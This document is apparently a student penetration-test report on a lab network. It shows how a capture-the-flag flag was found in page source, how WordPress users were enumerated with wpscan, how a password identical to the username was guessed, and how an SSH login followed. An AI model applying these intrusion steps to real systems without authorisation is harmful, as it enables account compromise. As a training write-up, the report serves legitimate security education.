Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

- Network Topology & Critical Vulnerabilities
- Exploits Used
- Avoiding Detect
- Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.110
OS: Linux
Hostname: TARGET1

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-200: Information Disclosure	The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.	The developer note left in the source page, provided the first flag and hash.
CWE-521: Weak Password Requirements	The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.	Due to user Michael's weak password, this allowed us to SSH in with their creds.
CWE-312: Cleartext Storage of Sensitive Information	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere.	Within the WordPress config, provided cleartext user and password credentials for the MySql database.
CWE-284: Improper Access Control	The software does not restrict or incorrectly restricts access to a resource from an unauthorized actor.	After gaining access to another user's profile, the account had the ability to establish root privileges.


https://cwe.mitre.org/

Exploits Used

Exploitation: Information Disclosure

Actions used for exploit:


- While performing reconnaissance of the page, a developer note was discovered while inspecting source pages.
- “Crtl + U” will bring the source page up.
- “Ctrl + F” searching for “<!–-” will show notes left behind.



```
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/u
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/a
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
```

Exploitation: Weak Password

- Using wpscan -e we found two usernames to the system, michael and steven.
- Before trying more time consuming methods such as brute forcing the password we guessed common passwords on the user account michael and found that his password was the same as his username. michael.
- This allowed us to open a user shell through ssh and gain access to the system.




```
root@Kali:~#  wpscan -e --url http://192.168.1.110/wordpress/
------------------------------------------------------------------

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb 28 01:52:03 2021 from 192.168.1.90
michael@target1:~$ 
```

